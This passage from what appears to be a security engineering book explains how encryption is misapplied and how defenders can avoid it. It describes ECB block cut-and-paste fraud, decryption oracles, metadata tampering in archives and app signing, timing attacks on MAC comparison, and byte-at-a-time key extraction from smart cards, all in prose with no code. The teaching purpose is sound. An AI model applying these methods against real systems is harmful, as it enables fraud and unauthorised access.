example one widely-used range of home routers uses embedded certificates that also happen to be CA root certificates, with one example of such a certificate from a Linksys router shown in Figure 95. This means that if you accept the router's certificate in order to access it, you've unwittingly allowed a new root CA into your system. Combine this with a debug account on the router that can't be disabled and that uses a known, fixed password [395] and an attacker now has the ability to issue certificates for any site that they feel like. Even if the router's certificate isn't a CA certificate, an attacker who exploits any one of the numerous security holes in home routers that allow unauthorised access can replace the router's certificate with a CA one of their own devising, at which point they again control a CA that'll issue them any certificate they want.

Cryptography

With the fizzling out of the crypto wars of the 1990s, relatively strong encryption has become easily available (or at least more easily than it already was) to anyone who needs it. Unfortunately the crypto often ends up applied incorrectly and therefore insecurely because all that's made available to developers, or all that developers choose to use, are low-level primitives that require a considerable amount of expertise to apply correctly [396]. This problem famously led Bruce Schneier to complain that "the world was full of bad security systems designed by people who read Applied Cryptography […] the weak points had nothing to do with the mathematics […] Beautiful pieces of mathematics were made irrelevant through bad programming" [397].

Figure 96: Original image data (top) and the same data encrypted with AES-256 in ECB mode (bottom)

Here's an example of how easy it is to use even the strongest encryption in an insecure manner. Suppose you have a requirement to secure some data to be stored on disk or sent over a network. You decide to use AES encryption and just to make things extra secure you use a 256-bit key rather than the traditional 128 bits because everyone appreciates keys that go to eleven. Grabbing some convenient AES implementation (possibly even an expensive FIPS-certified one), you encrypt your data and send it over the network, secure in the knowledge that only the intended recipient can read it. The result is shown in Figure 96, with the top portion containing the original, unencrypted data (in this case it's an image of the name of the algorithm that you're using) and the bottom portion containing the result of encrypting this data with AES-256. As you can see, this process doesn't actually

conceal much from an attacker even though it's using a strong encryption algorithm with a 256-bit key.

Deposit	$10,000	in acct.	number	12-3456-	789012-3
H2nx/GHE	KgvldSbq	GQHbrUt5	tYf6K7ug	S4CrMTvH	7eMPZcE2
H2nx/GHE	5guZEHVr	GQHbrUt5	tYf6K7ug	Pts21LGb	a8oaNWpj
H2nx/GHE	5guZEHVr	GQHbrUt5	tYf6K7ug	S4CrMTvH	7eMPZcE2

Figure 97: Stealing money via encrypted funds transfer instructions without knowing the key

A variation of this problem is shown in Figure 97, which illustrates how you can steal money using 128-bit encrypted banking messages without needing to know the encryption key or even which encryption algorithm is being used. First, you deposit $10,000 into your account, which your bank turns into an encrypted payment instruction a bit like the one shown in the second row of Figure 97 (in practice the bank would use an EDI (Electronic Data Interchange) funds transfer instruction, but the effective contents are the same as the ones shown in the illustration). Later in the day you intercept another encrypted message from your bank, shown in the third row of Figure 97. After replacing the last two blocks of the new message with the last two blocks from your one, you send the message on its way as shown at the bottom of Figure 97.

When the bank decrypts this they'll see a payment instruction to move funds into your account, and since it's encrypted with a strong encryption algorithm using a 128-bit key that only the bank knows, they have no problems in believing the instruction. In one cute real-world application of this attack a security researcher took advantage of a cookie encrypted in this manner to make himself the administrator of a web server by registering two accounts, one with the name sitead00 and the other with the name 00000min (the strings were offset in the encrypted data so that the 000 portions ended up in a different encrypted block), and then cutting and pasting together the appropriate two blocks to get the encrypted name siteadmin [398] (if you're worried about this sort of thing happening with your server then you can find a discussion on the protection of data in cookies in "Defending Against Password-guessing Attacks" on page 607).

There are other encryption modes that avoid both of the problems illustrated above by tying each encrypted block to the next one so that each block acts as a randomiser for the one that follows. The first block, which has no other block preceding it, is randomised through the use of a value called an initialisation vector or IV at the start of the data.

Even there though you can't entirely avoid cut-and-paste attacks. The block chaining modes have self-healing properties which mean that a cut-and-paste will garble one block after the cut point, but after that it'll recover again (this property was seen as a feature when the chaining modes were first created because it ensured recovery when sending data over noisy communications channels). If the higher-level protocol isn't too fussed about a few garbage characters in the middle of legitimate data (many aren't) then an attacker is free to rearrange bits of the message without much, if any, interference from the encryption, no matter how strong the encryption that's being used. Early IPsec designs were vulnerable to this type of attack [399], as are later versions if no integrity protection is used alongside the encryption [400], and so are a number of other security mechanisms that employ this type of encryption without any additional integrity-protection measures [401][402][403][404][405][406][407][408] [409][410][411][412][413][414][415][416][417][418][419][420].

Amusingly, the authors of one of the vulnerable standards were quite aware of this problem and specified additional integrity-protection measures, but made them optional so that all an attacker has to do is strip off the voluntary integrity-protection value after which they can perform the attack as before [421]. Protecting against this type of attack is fairly trivial, for example by cryptographically binding the encryption and integrity-protection together so that stripping the latter causes a very obvious decryption failure in the former [422], but for some reason the XML security designers chose not to do this. WinZip, discussed in "Cryptography for Integrity Protection" on page 359, had a similar problem, it was possible to downgrade its version 2 encryption (the so-called AE-2 method), which used integrity protection, to version 1 (the AE-1 method), which didn't.

Worryingly, more than a decade after weaknesses of this type, in IPsec, were first publicised, security researchers had trouble finding any open-source IPsec implementation that wasn't still vulnerable to them, with the vulnerable implementations including Linux, OpenBSD, FreeBSD and NetBSD (via KAME), OS X, Openswan and strongSwan, and OpenSolaris. As the analysis of the Linux implementation, which has the comment "Silly :-)" next to the missing check, puts it, "the developers of Linux either do not understand the security implications of omitting the [security] check or they do not perceive the attack as posing a serious threat" [423]. The conclusion of the paper, after further analysis of possible attack mechanisms, is that an encryption-only configuration without any additional authentication will always be vulnerable to some form of attack even if the software does actually try and implement countermeasures.

Interactive online services like web services are particularly vulnerable because they can be manipulated to function as something that cryptographers call an oracle, a black box that responds in a given way to data sent to it. In this case what you want is a decryption oracle, one that takes an encrypted data value and returns its decrypted form. Now obviously no correctly-implemented web service will be designed to take encrypted data provided by an attacker, decrypt it, and return the decrypted result to the attacker, but although the server may not have been deliberately designed to do this it can often be abused to do so. One examination of the effectiveness of these types of attacks found that a number of popular web development frameworks and web sites, including Ruby on Rails and the Open Web Application Security Project (OWASP) Enterprise Security API (ESAPI), exhibited this problem, allowing an attacker to iteratively recover data encrypted with even the strongest encryption algorithms a block at a time [424][425]. This was later extended to a fairly devastating attack against ASP.NET [426][427][428], and no doubt affects numerous other, less-visible implementations as well.

A decryption oracle of this type can also be used in reverse to encrypt arbitrary data. In case you're wondering how the ability to encrypt data would help an attacker, this achieves the same thing as the cut-and-paste attack described earlier. In other words if the victim trusts the data because it's been encrypted with a 256-bit key that only they know then the same type of data-substitution attack is possible. Although the earlier example was a bit contrived in order to provide an easy-to-understand illustration of the problem, one real-world application of an encryption-oracle attack is possible in situations where an otherwise stateless server needs to store state information on a client, not just the obvious browser cookies but things like the view state for JavaServer Faces (JSF), a popular web application framework for building server-side web user interfaces. In the hope of protecting the state information from manipulation by the user, the server encrypts it, and implicitly trusts the returned data if it's successfully decrypted because only the server knows the decryption key.

You can probably see where this is going. Since the client can use the server as an encryption oracle they can feed it any data they want, a task made easier for the attacker by the fact that Java implementations tend to dump large amounts of diagnostic information on the user if they encounter a problem (an issue that's covered in more detail in "Design for Evil" on page 300), although even if verbose error reporting is disabled the attack is still possible. This ability to inject arbitrary

code and/or data into the server effectively gives the attacker internal trusted-user access to the server [424].

Because of this issue, it's essential that you always use authentication alongside encryption, and check the results of the authentication before you try and perform any decryption. If the authentication check reports that the encrypted data has been tampered with then don't try and process it in any way, report a security-check failure and stop immediately. This was the killer flaw in Microsoft's ASP.NET encryption that was mentioned above, they used authenticated encryption but somehow managed to apply the checking backwards so that the authentication check came after the decryption. This allowed attackers to force Windows to act on attacker-controlled data.

Security engineer Nate Lawson sums the problem up with the observation that "crypto is fundamentally unsafe. People hear that crypto is strong and confuse that with safe. Crypto can indeed be very strong but is extremely unsafe" [429]. "Nil cryptographiae sine veritate" — never use encryption without integrity protection or authentication if the data format that you're working with allows for it (integrity-protection and data authentication issues are covered in more detail in "Cryptography for Integrity Protection" on page 359).

Even when encryption appears to be the obvious answer to a problem (for example protecting credit cards) it may be little more than a red herring. If an attacker can grab an encrypted copy of your credit card then they can use that in place of an encrypted copy of their own credit card without ever having to know what your credit card number is, quite effectively bypassing even the strongest encryption. Conversely, if there's a system for securely authenticating or authorising a credit card transaction then it doesn't matter whether anyone knows your credit card details or not because only you can authorise the purchase. In neither case does encryption of the credit card do much good. In fact one of the online credit card payment mechanisms that would have provided the most security against current threats, discussed in "Password Lifetimes" on page 574, used no encryption whatsoever because the designers recognised that it wasn't going to do much good if they did employ it, and it's only effect would have been to add unnecessary complexity to the process.

Encryption is the chicken soup of security, feel free to apply it if it makes you feel better because it's not going to make things any worse (assuming that you can automate the key management process so that there's no additional complexity added to your application) but unless you're very careful in both identifying the real threats to your system and matching them to the service that the encryption provides then you're not going to make things much better either.

Cryptography for Integrity Protection

This brings us to the second, and often overlooked, use for cryptography, to provide integrity protection. The integrity-protection process uses a key just as encryption does but instead of encrypting the data it produces a cryptographic check value known as a message authentication code or MAC. Changing even one bit of the message (and that includes cutting and pasting legitimate message blocks, moving them around, or substituting one for the other) changes the MAC value, and since it's keyed like encryption an attacker can't just recalculate a new MAC value after they modify the message. MACs are an incredibly useful building block, and they're used in a number of places in this book to solve various problems. A lot of the time when you think you need encryption what you actually need is a MAC.

An alternative to a MAC is a digital signature, but working with these is vastly more complicated than using a MAC because they involve managing public keys and, eventually, some form of certificate and a PKI or some PKI-equivalent system. Digital signatures are far too complex a topic to cover here, particularly since most of the issues are present at the business, political, and legal layers, but there's some coverage of signature mechanics in "Signing Data" on page 369.

A variation of the problem of incorrectly applying encryption occurs when you're not clear about what it is that needs to be integrity-protected. For example a number of security mechanisms carefully secure payload data but leave metadata like message headers, filenames, data lengths, attributes, and other information unprotected. This unprotected information can often be used to mount creative attacks on the secured data by manipulating the metadata that accompanies it. This type of attack was used against the very secure "encrypt-then-authenticate with AES and HMAC-SHA1" scheme used by WinZip [430], allowing all manner of mischief (consider what happens if you swap the filenames `ceo-paysheet.xls` and `janitor-paysheet.xls` in an archive) without ever needing to attack the encryption.

Messing with filenames in Zip files affects not only encryption but also signing. Android signs its code packages (Android application packages or APKs) to prevent them from being tampered with. The APK, derived from Java's JAR file format, is just a standard Zip file with a specific structure created by the Android application packager. The APK (or JAR) is signed in a multi-stage process that begins with the archive manifest file MANIFEST.MF, which lists each file in the APK along with its hash. The next stage consists of the signature file CERT.SF, which contains hashes of each entry in the manifest file. Finally, the signature of all of the CERT.SF information is stored in another file, CERT.RSA or CERT.DSA depending on the signing algorithm that's being used [431].

The trick here is to create a Zip directory with entries that wouldn't be created by the standard packaging/signing tools (JarSigner for JAR files, SignAPK for APKs). In particular if you create a directory with the same filename in it twice then the fact that Android uses a hashmap (the Java name for a hash table) that can only contain a single instance of a particular value means that the second entry overwrites the first one, which effectively vanishes and escapes signature verification. In this way it's possible to inject additional entries into the APK that are missed by the signature-checking. The installer, which doesn't use a hashmap (it's written in C, not Java), then extracts and installs the unverified file assuming that it's been verified by the signature-checking code [432].

While the above issue is specific to Android, an attack on its progenitor Java is even simpler. Since Java doesn't verify the authenticity of the application's name or the JAR name (which is displayed as part of Java's code-signing security dialog), it's possible for an attacker to inject anything that like into the dialog, which is then presented as authentic to the user. In one amusing example created by a Java developer, one of Oracle's own signed applications is presented as "Credit Card Information Stealer" [433].

Similar attacks to the one used against the WinZip encryption have been used against the AES encryption used by the WinRAR archiver [434] and against the piecemeal encryption and digital signatures used by OpenOffice [435] (which may be an artefact of the problems inherent in trying to secure XML data using XML mechanisms that are discussed further in "Signing Data" on page 369), with the result that "any XML compliant modification will remain undetected" so that "it is possible to bypass cryptographic protections in OpenOffice 3.x and more worryingly to turn them against the users to mount powerful malware attacks using the confidence put in cryptography" [435].

A particularly clever form of this attack can be used against some SSL/TLS implementations. Although the server authenticates the encryption algorithm parameters used during the initial handshake by signing them, the algorithm identifier (the cipher suite in SSL/TLS terminology) isn't signed. If an attacker changes the cipher suite then the secure parameters used with algorithm A suddenly turn into insecure parameters when they're used with the attacker-chosen algorithm B. Because the signature has validated, some implementations don't bother checking that the parameters make any sense and just blindly use them, an example of projection bias that's discussed in "Confirmation Bias and other Cognitive Biases" on page 145. Normally this manipulation of the cipher suite would be detected at the end of the handshake, but because the victim has used insecure parameters that reveal

the SSL/TLS secret keys to the attacker, the attacker can now complete the modified handshake with nothing apparently amiss [436].

A similar problem affects the Windows DPAPI data-protection mechanism (discussed in "Case Study: Apple's Keychain" on page 622), for which the data is carefully encrypted and authenticated but a timestamp field required for periodic key updates isn't, so that by modifying the timestamp an attacker can ensure that the key being used is never updated [437]. A whole range of such attacks affects the radio resource control (RRC) layer of UMTS cellphone stacks, which process RRC messages before the authentication process has been completed. As one analysis of cellphone security issues puts it, "this gives a large attack surface" [438].

In the case of the Xbox, just one such vulnerability was enough to provide a straightforward software-only compromise (softmod) of the device rather than requiring the use of a hardware-based modification chip (modchip), the traditional means of bypassing game console security. The Xbox dashboard, the general control centre for the Xbox, loaded assorted resources like graphics data, audio and fonts, and while it carefully verified the integrity of the graphics and audio data, it never bothered with the font information. By loading a hacked font, attackers were able to exploit a vulnerability in the Xbox font handler and seize control of the machine [439] (this wasn't the first time that attackers had exploited vulnerabilities in fonts, nor will it be the last time. For example nearly a decade later Microsoft was still patching font-based kernel-level vulnerabilities that affected every version of Windows that they shipped [440] (having said that, the security of Apple's font rendering wasn't much better [441]).

Unprotected graphics metadata also compromised the security of Intel's BIOS code signing. Although the BIOS itself was signed, an optional graphical splash screen image that could be incorporated into the BIOS by OEM vendors wasn't. This was done because signing it would have required that every OEM BIOS release be shipped back to Intel for signing. Exploiting the fact that the BIOS-loading code blindly trusted the graphical image data and never checked the validity of any metadata values that it contained, researchers leveraged a memory-overwrite vulnerability to execute their own code, which could do whatever it wanted with the BIOS image [442].

A number of additional failures to appropriately protect metadata, in this case for cryptographically authenticated cellphone firmware images, are covered in "What's your Threat Model?" on page 242. A particularly amusing case of this occurred with the Samsung Galaxy phone, in which the firmware load address wasn't protected from manipulation. By changing the address to that of the signature-checking code that verified the firmware, attackers could use the modified firmware to overwrite the code that was supposed to detect whether it had been modified or not.

Yet another class of cryptography-using application that insufficiently protects its metadata is some of the password managers that are used with web browsers, which typically encrypt the user's password data but don't protect the site information (or any other data) that goes with it. If an attacker can change this site information, for example by changing the URL `www.amazon.com` to one for a site that they control, then the browser will hand over the user's Amazon password when they visit the attacker's site [443] (this is something of a theoretical weakness in most cases when the encrypted passwords are stored on an end-user's PC because any malware in a position to modify the password file can just grab the password directly when the user enters it, but it becomes more of a problem when someone decides that it'd be a good idea to store people's password files in the cloud).

Another such vulnerability affected some versions of PGP that use a capability called Additional Decryption Keys (ADK), a feature requested by commercial users in order to provide a data-recovery access capability to data encrypted by employees in the event that they left the company or were incapacitated. PGP carefully authenticated the ADK information that was placed in the set of authenticated attributes associated with the key (called the hashed subpacket area in PGP terminology), but then treated further ADK information that it found in the set of unauthenticated attributes (the

unhashed subpacket area in PGP terminology) in the same way as the authenticated attributes. By adding ADK information to the unauthenticated attributes, an attacker could get a victim to encrypt data not only for the intended recipient but also for the attacker [444].

Various other, rather less-publicised forms of these types of attacks have also been used to bypass restrictions on electronic device or content usage placed there by manufacturers or content providers. One that's since been published was used to successfully compromise a Common Criteria EAL3+ (formerly-)secure smart card reader which, alongside a hardcoded password of `Secret!?` (in German), verified firmware data as it was uploaded to the device but not the address metadata that was associated with it [445].

Figure 98: Protecting metadata alongside payload data

Defending against this type of attack is somewhat situation-specific. The easiest solution is to bundle everything inside the security envelope, not just the payload data but all associated metadata as well, as shown in the top half of Figure 98 (in Unix terms think `tar` followed by `gzip` rather than just `zip` alone). If you need to store some of the metadata outside the security envelope in order to make it accessible without having to perform a decryption operation first, extend the MACing of the envelope to the metadata as well as shown in the bottom half of Figure 98, and treat a MAC verification failure as a fatal error and not just a user warning after which you continue anyway using the invalid (attacker-controlled) metadata as input.

This is an important point to bear in mind, since it's very easy to create an implementation that acts on the data before you verify its integrity. This is exactly what happened with e-passports, for which implementations would read information from the RFID chip in the passport, parse the data structures, decode the payload, and only then verify whether the data that they'd just processed was authentic or not [446]. This reversed-order checking made it possible to attack e-passport readers by feeding them modified data that would have failed an authentication check but that the readers acted on before they actually checked its validity [447].

When you MAC the metadata, MAC all fields as encoded and verify the MAC before you try and decode anything (in other words treat the metadata and data as a single opaque blob protected by the MAC). The less of a toehold that you give an attacker, the better. Consider the network security protocols SSL, IPsec, and SSH. SSL MACs every part of every message exchanged during the initial handshake phase and fails the exchange if even a single bit is out of place. IPsec and SSH extract various bits and pieces from different locations in assorted handshake messages and MAC only those, leaving the rest unprotected. If anyone ever decides to attack the handshake phases of these protocols, it'll be the far more brittle IPsec or SSH process that fails first.

One thing that you need to be aware of when checking MAC values is that the standard comparison functions like the C/C++ `memcmp()` and their equivalents in other languages stop checking as soon as they hit a mis-matched byte. This means that an attacker can feed your implementation a random MAC value, see where you stop checking by recording the execution time of the comparison operation, and iteratively guess the correct MAC value to use a byte at a time (this is a variation of

an attack that goes back to the 1960s that was used to guess passwords for the Tenex operating system, covered in more detail in "Passwords on the Server" on page 599).

More recent incarnations of this flaw were found in the Xbox 360, a year or so later in Google's Keyczar crypto library and Java's hash/MAC-comparison code, and then a year later again in dozens of implementations of OpenID and Open Authorisation (OAuth) (some of which fixed the problem while others didn't [448]), and while these are just a few specific examples the same problem will exist in many other pieces of code since it's an implementation-independent conceptual issue. The flaw exists because of the use of a byte-by-byte comparison function to compare cryptographic authentication values. To see how this works, imagine that you've been fed some data protected by a cryptographic hash value like a keyed message authentication code (MAC) and you want to verify that it hasn't been tampered with. To do this, you use the encryption key to calculate the MAC value over the data yourself and compare it to the supplied MAC value. If the two match then the data is untampered.

To defeat this, an attacker feeds you a message with some random MAC value attached, of which the first byte is a zero, and times how long it takes for you to reject the message. They then repeat this with every possible value for the first byte. For 254 of these the comparison function will exit immediately, and for one it will continue to the next byte, taking slightly longer (the attacker can repeat the operations to get more measurements if the timing isn't precise enough). At this point they know the first byte of the MAC value, and can repeat the process for the second byte, the third byte, and so on until they've got the correct MAC value, at which point they're fooled you into believing that you're getting untampered data [449][450] [451][452] (note that they're not actually generating MACs for the data, they're just appending different values until they get one that passes the check).

This sort of byte-at-a-time attack isn't limited to guessing MAC values, you can also use it to extract private keys from some smart cards. The keys are typically stored in card files that can't be read from outside the card, but it's still possible to write to them since you need to create the key in the first place. To perform the attack, you encrypt some data with the key and record the result. Then you set the first byte of the file to zero and check whether an encryption with the resulting modified key matches the original encryption. If it doesn't you increment the first byte and repeat the encryption until you get a match. Once you have a match, you move on to the second byte, guessing the key a byte at a time. This can be used to extract 112/128-bit triple-DES and 1024-bit RSA keys from the cards in a few minutes, limited only by the speed at which the card can respond to commands [453].

You can even use this kind of attack to guess hashed passwords. In theory this shouldn't be possible because changing even a single bit in the password produces a completely different hash value, so you can't perform password-guessing in the conventional sense if hashing is involved. What you can do, though, is guess a part of the hash value that a password hashes to and then use that to only try the small subset of passwords that hash to that value. To do this, you generate random strings and hash them until you get a hash value whose first byte is 0. Then you repeat this for each byte up to 255, and submit each of the 255 strings until you've got enough timing information to tell you what the first byte of the hash is. You then repeat this with the second, third, and fourth bytes. After this point it's going to get difficult to find hash values whose first bytes have a given value, but even with three or four bytes of the hash known you can reduce your search space by a factor of tens of millions or billions. This allows you to do an offline search for the most likely passwords and then only do the online check for the few whose hashes match in the first three or four bytes. So in this case the attack doesn't directly help guess the password but allows you to greatly reduce the search space that you have to search through [454].

The general term for this type of problem is a side-channel attack, and these have been getting progressively easier over time. Up until about the mid-1980s, microprocessors had very little hidden internal state. At most there was a small prefetch queue, usually just enough to store one or two new instructions while the

previous one was still being executed. A standard technique at the time for identifying different variants of the x86 processor was to modify an instruction just ahead of the one currently being executed. Depending on the prefetch queue length, the modification would or wouldn't take effect based on whether the instruction had already been fetched into the queue or not.

Then CPU core speeds began to outpace memory access speeds, and designers started adding caches to their CPUs. Initially these were small internal caches coupled with larger, slower external ones, but eventually everything was integrated into the CPU. In addition as operating systems started making use of virtual memory capabilities, designers added translate lookaside buffers (TLBs) borrowed from mainframes to speed up page translation, alongside assorted other technology that had long been the sole domain of the mainframe. By the mid-1990s, the typical CPU was bristling with other hidden state, all of which was (supposedly) transparent to the programmer.

Normally this hidden state wouldn't concern us much, if it wasn't for the fact that at about the same time CPUs started sprouting quite sophisticated diagnostic mechanisms designed to help programmers take advantage of all of these new capabilities. Perhaps the best-known mechanism in a mass-market CPU was the Pentium cycle counter, which allowed developers to hand-tune their code for maximum performance on the Pentium's new dual-pipe architecture (although these mechanisms has been present in mainframes and to a lesser extent minicomputers for some time, they never had anywhere near the visibility or exposure that they got due to their inclusion in the x86 architecture).

Over the years, these diagnostic facilities have become more and more sophisticated, allowing a detailed insight into the low-level operational details of the CPU. Since all code executing on the CPU leaves a full footprint of its operations spread across assorted buffers, caches, and queues, it's possible to obtain a quite detailed insight into a program's inner workings from a forensic analysis of this information.

As you can imagine, allowing other code (that is, another process running on the same CPU) complete insight into the inner workings of your crypto code isn't regarded as a great feature by security people. However, it gets even worse than that. An attacker can obtain even more precise information by priming the assorted CPU caches and buffers so that they operate in a manner that's predictable to the attacker. For example by thrashing the CPU cache to ensure that all existing data is evicted and then measuring memory access times after the crypto operations have completed, it's possible to determine which cache lines have been accessed and which haven't.

Side-channel attacks and side-channel protection mechanisms are a complex issue [455][456][457][458], and one that tends to affect hardware crypto implementations more than software. While software implementations are technically more vulnerable if the attacker can run their code on the CPU alongside the crypto code, from an outside-only perspective the sheer complexity and amount of hidden internal state and change of state of a general-purpose CPU makes these attacks quite difficult, while the same isn't necessarily true for specialised crypto hardware. For the more common case of software-based crypto the simplest, and by far the most effective, countermeasure is to avoid letting the attacker run their code on your CPU in order to monitor your crypto operations (running crypto in a cloud-computing environment in the presence of timing and other side-channel attacks is even less sensible than it would be without the presence of timing channels [459][448]). This leaves remote timing attacks and querying your system to see how it responds to different types of encrypted data (a so-called oracle attack, timing attacks are really a subset of general oracle attacks) as the only really feasible type of side-channel attack, and any decent security toolkit should implement countermeasures against this type of attack.

In addition you generally only need to implement these sorts of countermeasures for store-and-forward message-based applications that can be persuaded to repeatedly encrypt or decrypt a message with a fixed key. Secure session-style applications that use protocols like SSH, SSL/TLS, and IPsec generate fresh keys for each new session and drop the connection at the first sign of a problem, making them far less vulnerable to this type of iterated attack since the attacker only gets to try a single

message before they're cut off. The only potentially vulnerable portion of these protocols is the initial handshake using a fixed server key, and even then you can select specific crypto mechanisms like Diffie-Hellman key agreement that generate a fresh key on each handshake, avoiding the use of an RSA key that remains constant across multiple handshakes.

Even in cases where you can't avoid repeatedly decrypting data or verifying a MAC using a fixed key, you can at least keep track of the number of decryption or MAC verification failures for a given message or for data from a given source and severely restrict further responses to similar input, in the same way that repeated password attempts are traditionally throttled after a small number of tries. In other words build a bit of attack-detection into your system rather than allowing an attacker to repeatedly submit manipulated data to it (this sort of thing is covered in more detail in "Defending Against Password-guessing Attacks" on page 607).

If you do implement countermeasures against side-channel attacks, be aware that users really don't care about them, and unless the countermeasure has zero overhead (it never does), won't enable them (the one exception to this is when it's mandated by government security certification requirements, in which case they'll be enabled not because users care about them but because it's required for checkbox compliance with the certification) [460]. One possible workaround here is to enable low-cost countermeasures by default and provide higher-overhead ones as a configurable option, with the implicit understanding that it'll never actually be enabled by users.

Going beyond the basic cryptography mechanisms that were discussed above, there are vast numbers of additional crypto protocols, systems and mechanisms (the Springer-Verlag LNCS series alone comprises around 8,000 volumes, although admittedly only a subset of those are on cryptography and security) that cover pretty much everything imaginable, most of which were created more for the amusement of the authors than any practical need. If you really do need a protocol for the cryptographically secure counting of sheep then you're bound to find it in some set of conference proceedings somewhere[81].

Making Effective use of Cryptography

In practice you don't need to know all the gory details of encryption modes and IVs and other cryptoplumbing, you just need to make sure that you apply the right tool for the job. The right tool for fixing a blocked drain is a plumber[82], and the right tool for dealing with problems requiring cryptography is a security library written by someone who knows what they're doing. The use of known-good security toolkits as secure building blocks has been likened to "Lego bricks for security", with "well-designed security technologies packaged as reusable components" [461] (the use of standard toolkits to handle password authentication would also deal with the endless variations of poor password management on servers covered in "Passwords" on page 563). Sociologist Donald MacKenzie has described this concept as black boxes, "devices, practices, or organizations that are opaque to outsiders, often because their contents are regarded as 'technical'" [462].

If you need low-level algorithm access (and you almost never do, see the discussion a bit further on) then look for something providing an encryption algorithm like AES in CBC mode and a MAC algorithm like HMAC-SHA256, or for legacy code its predecessors triple DES and HMAC-SHA1, which are almost universally supported so you won't run into interoperability or portability problems later (HMAC-SHA1 is immune to the attacks that have appeared for pure SHA-1, to the extent that using the randomisation provided by HMAC-SHA1 has been proposed as a fix for the underlying SHA-1). There are newer MAC algorithms around like OMAC/CMAC-AES but if you use those then you're going to run into interoperability problems due to their current lack of widespread deployment and support, and there's no particular security benefit to using them [463]. In any case if you feel the need to go with the

---

[81] Remember to check subsequent volumes for extensions to cover anonymous sheep-counting, counting of anonymous sheep, and sheep-verifiable credential-based counting using a novel flock key management protocol.
[82] Unless you're in the military, in which case the right tool for almost anything is a sergeant.

latest algorithms then you may as well skip SHA-2 and go straight to SHA-3, which should be more secure than SHA-2, although at some cost in speed[83].

In practice though it really doesn't matter which algorithm you use (well, provided that it's a properly-designed, independently-assessed, peer-reviewed one) because no-one will ever target it. Instead, they'll go for everything around it (see the discussion in "What's your Threat Model?" on page 242) and get you through one or more of those vectors. So go with whatever fashion trends and/or standards requirements dictate, treat it as a black box, and worry about your key management and user interface and implementation and business and social processes within which it's used, because the attackers really don't care about the algorithm that you use.

Beyond the basic algorithms given above there are also some exotic encryption modes that combine encryption and integrity protection into a single algorithm, but all of the really efficient modes are patented and the non-patented modes aren't much more efficient than a standard block cipher and MAC combination, while having only sparse support among crypto toolkits and applications that employ crypto.

There's another reason for staying away from the combined encryption and authentication modes and that's that many of the most popular ones are built on top of a very brittle encryption mode called AES-CTR which, if you make the tiniest mistake in how you apply it, can be removed simply by XORing two encrypted data packets together. What's worse, AES-CTR also exhibits a property called malleability in which it's possible to make any changes you want to the decrypted plaintext by XORing the change into the encrypted ciphertext. For example if you want to flip a particular bit from zero to one in the plaintext then you make the same flip in the ciphertext and on decryption the plaintext bit will be flipped (obviously you'd want to do this on a scale larger than a single bit, for example changing a bank account number or something similarly interesting). Standard encryption modes like the widely-used CBC don't have this problem, flipping even a single bit corrupts an entire encrypted block.

These problems also occurred with the formerly popular encryption algorithm RC4 and was so common, and so immediately fatal, that if you're examining any security mechanism that uses RC4 then the first thing that you should automatically look for is cases where multiple independent blocks of data are encrypted with it, which is frequently the case when protecting stored data (as opposed to network sessions). Then look for cases where you can force reuse of a key, for example by submitting your own data to be encrypted alongside existing data or by spoofing a network handshake message to replay existing data used for keying. Then look again for anything that you may have missed the first time round. Only when all else fails do you even need to consider trying for any other type of attack (and even then, after you've slept on it, go back the following day and have another look just in case there was something there that you'd missed originally)[84].

This extreme brittleness was the problem that more or less killed real-world use of the RC4 cipher. RC4 presented an incredibly attractive nuisance because it was the perfect algorithm for non crypt-expert developers to use to encrypt data, transforming an arbitrary-length string into an equal-length block of ciphertext[85], which no other commonly-used algorithm does because they all require special data formatting or the use of additional cryptovariables in order to do their job. The downside of this ease of use was that if it was applied in the invitingly straightforward manner in which it functioned, it was completely insecure. As a result, developers got its use wrong again and again and again until it was eventually banned in various software engineering practices as being too unsafe to use. For example Microsoft's SDL (Security Development Lifecycle) disallows the use of RC4 [464], and to emphasise

---

[83] An interesting side-effect of the work done during the SHA-3 competition is that we now know a lot more about the security of SHA-2, and it's looking a lot better than people feared. So while SHA-3 is certainly slower, it's not necessarily that much more secure.

[84] If you're a developer then the first rule of RC4 Club is "Don't use RC4".

[85] Or, if you're Bruce Schneier, "the other plaintext".

the point there's even a Visual Studio tool that'll scan your code to warn about any situations where RC4 crops up [465].

